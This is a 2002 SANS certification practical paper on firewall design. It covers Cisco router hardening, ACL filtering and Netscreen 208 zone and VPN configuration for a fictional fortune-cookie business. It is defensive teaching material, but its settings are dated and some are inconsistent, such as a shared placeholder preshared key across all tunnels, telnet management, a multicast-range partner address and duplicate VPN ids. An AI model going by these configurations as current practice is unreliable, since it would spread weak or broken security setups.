# Global Information Assurance Certification Paper

**Carlo Cordeschi GCFW**

**Practical assignment V1.6a**

**SANS Darling Harbour - Sydney Australia**
**January 2002**

# Securing GIAC Enterprise Using Netscreen 208 Firewall.

# Table of Contents

# Assignment 1- Security Architecture

## *Definitions*

### Business operations

GIAC enterprise is an E-business that deals in the sale of online fortune cookie sayings to customers.

Customer will connect only to the corporate WEB server with HTTP and HTTPS and the external DNS server will be the authoritative server for Giac.com namespace.

Partner and Supplier will only require access to the database to update and translate new fortune cookies sayings.

Customer will connect to the WEB from any Internet location.

Supplier and Partners are located in fixed addresses and therefore will be updating the database from a static IP range. All Supplier and Partner access will be encrypted with a minimum 3DES encryption as standard DES is considered not safe enough for business purposed where transmitted data has a useful life span of more than a few days. Initial Preshared secrets will be set up between the systems performing encryption (common alphanumeric password). Phase one negotiation of the IKE key will be in the main mode (5 exchanges to complete the phase). Suppliers and Partners will be connecting via VPN to the fortune sayings database only. No other access is required at this point in time, but the architecture needs to be such that other connections are possible but not configured at this point in time. Encapsulating Security payload phase 2 will be done with 3DES and using Secure Hash Algorithm version 1 SHA-1.Automatic key negotiation will be employed to change the keys during sessions without manual intervention. This will be done using AES 128 or 3DES encryption algorithm and SHA-1 authentication hash or MD5 Hash algorithm. Both are acceptable for GIAC as determined by Risk Assessment.

Employees will be connecting remotely via VPN back into the corporate LAN network. They will be connecting to the enterprise network from any possible Internet locations around the world. All traffic originating from employees PC will be encrypted with a minimum of 3DES encryption. Employees will be authenticated by means of RADIUS server. Upon authentication they will have a Dynamic IP address and access to mail and files on the main file server. The main access for employees will be from the corporate LAN. Security policy will be similar to suppliers and partners with the exception of the authentication header because packets will be RFC 1918 and hence authentication header will possibly fail due to the NATing involved. (There is a workaround on Netscreen boxes for this however it will not be implemented)

The web browser will have a backend connection to the fortune cookies database through the firewall using SQL ports.

Fortune cookies sayings are regarded as non sensitive data, however since they are the main source of business to GIAC enterprises 3DES has been chosen as a encryption standard that is regarded as sufficient for the business purposes of the enterprise. This is regarded as a good trade between business risk and cost in terms of overhead on infrastructure and processing power. Giac management agree that if someone is willing to spend the money and time in cracking 3DES they can have the data. (i.e. it's not highly secret data). This decision was reached after a Risk assessment of data versus business overhead costs to GIAC enterprise.

GIAC employees will connect to the outside Internet with NAT being done on the firewall. No split tunneling will be allowed as this is considered a security risk, hence all internet access remotely will be done via the GIAC corporate network in the VPN tunnel even though this will add overhead to the VPN tunnel that could be split at the source directly to the internet. Protocol required for business activities of employees to the Internet are FTP HTTP, HHTPS only. Hence only these will be allowed through the firewall.

The following matrix defines the business requirements for connections for each group to each segment of the network

| | **Corporate LAN** | **Secure NET** | **DMZ** | **Internet** |
|---|---|---|---|---|
| Employees | Full access when on LAN<br><br>When on VPN full access to LAN | Access based on Radius authentication | HTTP, HTTPS<br><br>DNS | HTTP, HTTPS, FTP, DNS |
| Suppliers | No access | Access based on 2 level authentication | HTTP, HTTPS | N/A |
| Partners | No access | Access based on 2 level authentication | HTTP, HTTPS | N/A |
| Customers | No access | No access | HTTP, HTTPS | N/A |

It should be noted that an authentication method will be implemented on the database itself.

### Customers Access

Customers will be able to access only the web server via HTTP which will start a HTTPS session. The database will be the at the back end of the web browser. The web browser will connect to the database with account requiring authentication on the database itself. Customers will at no time be able to directly access the database of fortune online cookies.

### Suppliers Access

Suppliers of Fortune online cookies will connect to the database from the Internet after 2 levels of authentication. The first being authentication with the VPN device and the second with an account on the database itself. Each Supplier will have it's separate access account and all transactions will be logged

### Partners Access


Partners of Fortune online cookies will connect to the database from the Internet after 2 levels of authentication. The first being authentication with the VPN device and the second with an account on the database itself. Each partner will have it's separate access account and all transactions will be logged

### Employee Access

While on the corporate LAN employees will have full access to all devices on the local LAN due to the fact that no firewalls are in place on the Corporate LAN Ethernet segment. GIAC enterprise views this as a potential Risk but is mitigating this by locking down each server on the LAN segment. Employee access from remote locations will occur over the Internet and with RADIUS level authentication.

## *Diagrams of GIAC Enterprise*

Logical Layout of Network



## *Hardware and Security Function*

### Border router Cisco 3640

This device is the single point of Ingress/Egress to the GIAC corporate Network for all traffic. This represents the first measure of control in filtering traffic. Access list can be applied to interfaces to perform basic packet filtering of incoming and outgoing packets. This device with the right IOS can be used as a VPN gateway, however it was decided against this due to the amount of traffic being processed by the device.
Filtering can be applied to stop management traffic to the router from unwanted sources. Because the devices is logically located at the border of the network and main function and design is to route packets, the level of filtering does not allow it to be relayed on as the main security control for the network. The router is not able to do statefull filtering of traffic as the firewall is designed to do.
We have limited the amount of filtering done by the router as this can be very processor intensive and could impact the routing of packets in and out of GIAC enterprise.
Hence a firewall is part of the security architecture, and also is logically located in a more centralized position.
Also while the packets are encrypted there is a limitation on the filtering that can be accomplished.

### Netscreen Firewall 208

This is our main security control measure and also VPN device. The main function of this appliance is to screen traffic crossing the boundary between a private, untrusted and semitrusted public networks. The netscreen 208 is a high-performance security system, integrating both stateful-inspection firewall and VPN functionality.
Some of the functionality in the netscreen 208 include the fact that you can traffic shape or the control bandwidth and have virtual systems running on the same box. This functionality is not used by GIAC enterprises at this point in time but the box has good potential for expansion and further architectural changes should the network requirements of GIAC change in time.

The NetScreen-200 Series is designed to meet the security needs of medium to large enterprise central sites and service providers. The NetScreen-208 features eight auto-sensing and auto-correcting 10/100 Ethernet ports, and delivers 550 Mbps of firewall and 200 Mbps of VPN throughput. The product can support up to 1,000 IPSec VPN tunnels and 128,000 concurrent sessions with the ability to handle more than 10,000 new sessions per second as protection against brute force denial of service attacks.
http://www.netscreen.com/aboutus/index.html

The firewall is placed in a central position with all network segments traversing it. In this position we are able to filter all traffic in multiple directions into our network segments. GIAC has taken out maintenance for disaster recovery.

The enterprise could consider in future acquiring a new netscreen to a failover architecture thus providing full redundancy of the firewall gateway. The netscreen 208 has these capabilities.

## *Security Assumptions*

### Environment

All items reside in physically secured premises, alarmed video camera in operation and guarded 24X7
All access to consoles is also controlled with password-protected consoles and password protected screen savers
The small data centre in which GIAC enterprises is located is air-conditioned has a UPS and has access to generator in case of prolonged power outage.
A full disaster recovery policy is in place and rehearsed every 6 months.
All hosts have bee hardened using industry best practice methods (such discussion in not part of this paper).

### Backup

All devices are backed up daily and weekly and copies of backup software are secured offsite.

### IP Addressing

In this paper all no effort has been attempted at using registered IP addresses conservatively, the reason being ease of configuration. It should be pointed out that limiting IP on certain subnets could indirectly bring better security simply due to limit of valid IP addresses on that subnet.

# Assignment 2 – Security Policy

## *Border router Security policy*

### IOS version

We are using an IOS version 12.0 (18)
16384K bytes of processor board System flash (Read/Write)
Memory Total 10064704
GIAC security engineer check the Cisco web site http://www.cisco.com/warp/public/707/advisory.html as well as other bugtraqs to ensure all the vulnerabilities that are discovered in this particular IOS are rectified and controls are put in place to mitigate any risk or vulnerabilities. This might be actions such as upgrading the patches to disabling the service to reduce the exposure to the vulnerabilities.

### Hardening the router

It has been decided to Configure static routing on the router disable all other routing protocols due to the simple IP addressing architecture employed.
After configuring all the interfaces on the router (this not being part of this paper) we proceed to harden the router. A good and fairly comprehensive point of reference on how to secure a Cisco router can be found at http://www.cisco.com/warp/public/707/21.html
At an enable prompt # **configure terminal**
**enable secret** my$ecret_alphanumeric_password
This configures a password for privileged router access.
**service password-encryption**
Encrypts passwords with a minimum of protection so they are not displayed in clear text
**no service tcp-small-servers**
**no service udp-small-servers**
Prevent potential for denial of service or other attacks
**no service finger**
stops the releasing user information to possible attackers
**no cdp run**
Stops the propagation of routing information to directly connected devices. Turn of if not used especially on Internet facing routers
**no ntp**
Prevent attacks against the NTP service.
**service tcp-keepalives-in**
Detect and delete "dead" interactive sessions, preventing them from tying up VTYs.
**no ip source-route**
Prevent IP source routing options from being used to spoof traffic.
**scheduler allocate**
Prevent fast floods from shutting down important processing.
**ip route 0.0.0.0 0.0.0.0 null 0 255**
Rapidly discard packets with invalid destination addresses.

***snmp-server community*** *something-inobvious(G1@(699r)* ***ro*** *list*
***no snmp-server community*** *something-inobvious* ***rw*** *list*
**banner login #**Authorised access only.All access is logged….#
Establish a warning banner to be displayed to users who try to log into the router.

At the router prompt #
**Copy running-configuration startup-configuration**
**Write memory**. (save your work)

There are other service that were not available on the version of IOS in use that should be considered for removal if we upgrade.
**no ip redirects**
This stops the sending of IP redirect messages.
**no ip mask-reply**
Not reveal subnet mask.
**no ip unreachables**
Not send unreachable messages.
**no ip proxy-arp**
Prevent internal addresses from being revealed.
**no ip directed-broadcast**
Prevent attackers from using the router as a "smurf" amplifier.

## Ingress Filtering

We will apply Ingress filtering to the serial interface of the router. This saves CPU cycles as the packet is dropped before any other routing processes occur. Also the packets we perceive to be the greatest traffic will be in the rulebase in the top of the list, as it is processed top down.
We intend to drop RFC 1918 packets. We have knowledge of an IP range of addresses that is continually scanning and attacking our network. We have identified these from a range/country we do not foresee any business from and therefore will drop these also at the serial interface. We will log this last range of IP for activity.
At the router prompt #
Configure terminal
**access-list 101 deny 10.0.0.0 0.255.255.255**
**access-list 101 deny 172.16.0.0 0.31.255.255**
**access-list 101 deny 192.168.0.0 0.0.255.255**
**access-list 101 deny 240.0.0.0 15.255.255.255**
**access-list 101 deny 203.8.0.0 0.0.255.255 log** this is the network hassling us
**access-list 101 deny tcp any any telnet log** (Block telnet access to the router itself from the internet, we have no requirement for telnet from the internet)
**access-list 101 deny udp any any eq snmp** (drop SNMP)
**access-list 101 deny udp any any eq snmptrap** (drop SNMP protocol UDP, port 161 and 162, at the interface level from internet )
**access-list 101 permit any any**

There is plenty of other filtering we could implement, however all other filtering will be left to the firewall. This will allow enough of the router resources to handle routing packets.
We will apply this to the serial interface.
**Interface serial 0**
**Ip access-group 101 in**

### Egress filtering

We do not want our own RFC 1918 to be advertised outside the network.
All VPN are tunneled from registered to registered addresses hence this is not a problem.
Egress filtering will be applied on Ethernet 0, this will stop any unnecessary CPU cycles spent on routing the packet going past the eth0 interface. They will be dropped before being routed.
At the router prompt #
**Configure terminal**
**access-list 102 deny 10.0.0.0 0.255.255.255**
**access-list 102 deny 172.16.0.0 0.31.255.255**
**access-list 102 deny 192.168.0.0 0.0.255.255**
**access-list 102 deny 240.0.0.0 15.255.255.255**
**access-list 102 permit any any**
We will apply this to the Ethernet interface
**Interface Ethernet 0**
**Ip access-group 102 in**

## *Netsreen Firewall Policy*

### Securing the Firewall Device

**Physical access**
The firewall will be located in secured premises with a minimum 2 level physical authentication (2 separate doors with different restricted access codes), along with all networking equipment that could be compromised or tampered with physically.(If someone is on the same physical segment it is possible to work out the MAC address and cause denial of service).
**Software configuration**
We are using software version 3.1.0r1.0
Ensure the box has a stable release with all bugfixes and release fixes installed. Check the version under configure tab and netscreen web site.
The box can be configured using a web console or from the command line.
For the purpose of this paper and to limit the size of the document we will show mainly the command line options
For a command line syntax to get the version of software and hardware version, at a netscreen prompt type.
**get system**
Product Name: NS208

Serial Number: 0043012002000153, Control Number: 00000000
Hardware Version: 0110(0), FPGA checksum: 00000000(0)
Software Version: 3.1.0r1.0, Type: Firewall+VPN
File Name: ns200.3.1.0r1.0, Checksum: cb16e580

The box will be secured by software policy.

### *Lock down the console and box.*

We will reduce the connection Idle timeout to 5 minutes and make only the eth1 interface the management interface and set a local password.
**set interface eth1 zone trust**
**set interface eth1 ip 172.16.10.1 255.255.255.0**
**set auth timeout 5**
**set admin format dos**
**set admin name** "mysecret_alphanumeric_password"
**set admin password nKVUM2rwMUzPcrkG5sWIHdCtqkAibn** (the password is automatically hashed for security)
**set admin sys-ip 172.16.10.1** (set the admin interface from which al management will occur).
Since the box is physically protected and all administration is from a physically separate port (port 1) this is considered an acceptable method.
**set admin auth type Local** (local database for admin access)

### *Set up our zones*

**set zone id 1000 "Internet"**
**set zone id 1001 "Corp_LAN"**
**set zone id 1002 "Sec_NET"**
**set zone id 1003 "Mgnt_LAN"**
**set zone id 1004 "Giac_DMZ"**
**set zone id 1005 "Dialup_users"**

### *Associate interfaces to the zones*

**set interface ethernet2 zone Sec_NET**
**set interface ethernet3 zone Corp_LAN**
**set interface ethernet6 zone Giac_DMZ**
**set interface ethernet7 zone Internet**
**set interface tunnel.1 zone Internet**
**set interface tunnel.2 zone Internet**
**set interface tunnel.3 zone Internet**

### *Set up physical interfaces*

**set interface ethernet1 ip 172.16.10.1/24**
**set interface ethernet2 ip 192.168.10.1/24**

**set interface ethernet3 ip 10.10.10.1/24**
**set interface ethernet6 ip 210.10.10.1/24**
**set interface ethernet7 ip 210.10.20.1/24**

### *Set up the tunnels for VPNs*

**set interface tunnel.1 ip unnumbered interface ethernet7**
**set interface tunnel.2 ip unnumbered interface ethernet7**
**set interface tunnel.3 ip unnumbered interface ethernet7**

### *Set management interface options*

Since the box is physically secure and the subnet off Ethernet 1 is also secure we will allow all management to occur from here.

**set interface ethernet1 manage ping**
**set interface ethernet1 manage scs**
**set interface ethernet1 manage telnet**
**set interface ethernet1 manage snmp**
**set interface ethernet1 manage global**
**set interface ethernet1 manage global-pro**
**set interface ethernet1 manage ssl**
**set interface ethernet1 manage web**

**unset** all other interfaces for ping, scs,telnet,snmp,global, global-pro, ssl and web. This will stop the device from being managed from all other Ethernet ports.

### *Set ip addresses up for VPN objects and other objects.*

**set address Internet "Suppliers" 220.20.10.0 255.255.255.0**
**set address Internet "Partner1" 220.50.50.0 255.255.255.0**
**set address Internet "Partner2" 225.60.60.0 255.255.255.0**
**set address Corp_LAN "Corp_NET" 10.10.10.0 255.255.255.0**
**set address Corp_LAN "Radius" 10.10.10.70 255.255.255.255**
**set address Corp_LAN "MAIL _Internal" 10.10.10.40 255.255.255.255**
**set address Corp_LAN "file server" 10.10.10.22 255.255.255.255**
**set address Corp_LAN "LAN_DB_Admin" 10.10.10.168 255.255.255.255**
**set address Sec_NET "Fortune_DB" 192.168.10.50 255.255.255.0**
**set address Mgnt_LAN "managment_ST" 172.16.10.10 255.255.255.255**
**set address Giac_DMZ "WEB" 210.10.10.20 255.255.255.255**
**set address Giac_DMZ "DNS" 210.10.10.50 255.255.255.255**
**set address Giac_DMZ "SMTP_gateway" 210.10.10.40 255.255.255.255**

### *Set up the Internet Key Exchange for each VPN tunnel.*

We have used SHA as it is a considered a more secure hash than MD5. It has been theorized that 2 different stings could produce the same MD5 hash. The ASIC processor in the netscreen 208 deals well with SHA-1 and hence there is no real performance issue. We will also use a preshared secret with these tunnels “mysecret”.to initiate the IKE exchange.

**set ike gateway "Suppliers" ip 220.20.10.2 Main outgoing-interface "ethernet7" preshare "mysecretkey" proposal "pre-g2-3des-sha"**
**set ike gateway "Partner1" ip 220.50.50.11 Main outgoing-interface "ethernet7" preshare "mysecretkey" proposal "pre-g2-3des-sha"**
**set ike gateway "Partner2" ip 225.60.60.4 Main outgoing-interface "ethernet7" preshare "mysecretkey" proposal "pre-g2-3des-sha"**

### *Enable the IKE key to be changed automatically*

**set pki authority default scep mode "auto"**

### *Set the VPN tunnel gateway*

Do this for each VPN object created and give it a name
**set vpn "To_Suppliers" id 1 gateway "Suppliers" replay transport idletime 0 proposal "g2-esp-3des-sha"**
**set vpn "To_Partner1" id 1 gateway "Partner1" replay transport idletime 0 proposal "g2-esp-3des-sha**
**set vpn "To_Partner2" id 1 gateway "Partner2" replay transport idletime 0 proposal "g2-esp-3des-sha**

### *Enable Monitoring of the VPN tunnels*


**set vpn "To_Suppliers" monitor**
**set vpn "To_Partner1" monitor**
**set vpn "To_Partner2" monitor**

### *Bind the VPN to the Tunnel*


**set vpn "To_Suppliers" bind interface tunnel.1**
**set vpn "To_ Partner1" bind interface tunnel.2**
**set vpn "To_ Partner2" bind interface tunnel.3**

### *Setup VPN dialup for employees*


we will do this section via the web gui for demonstration.
First we need to set up a dialer pool of IP addresses.





next we will fill in the radius server and name servers.





next we will set up layer 2 tunneling protocol with outgoing interface via the Internet.





Next we set up the proposal 1 authentication method using 3DES and SHA-1 hash



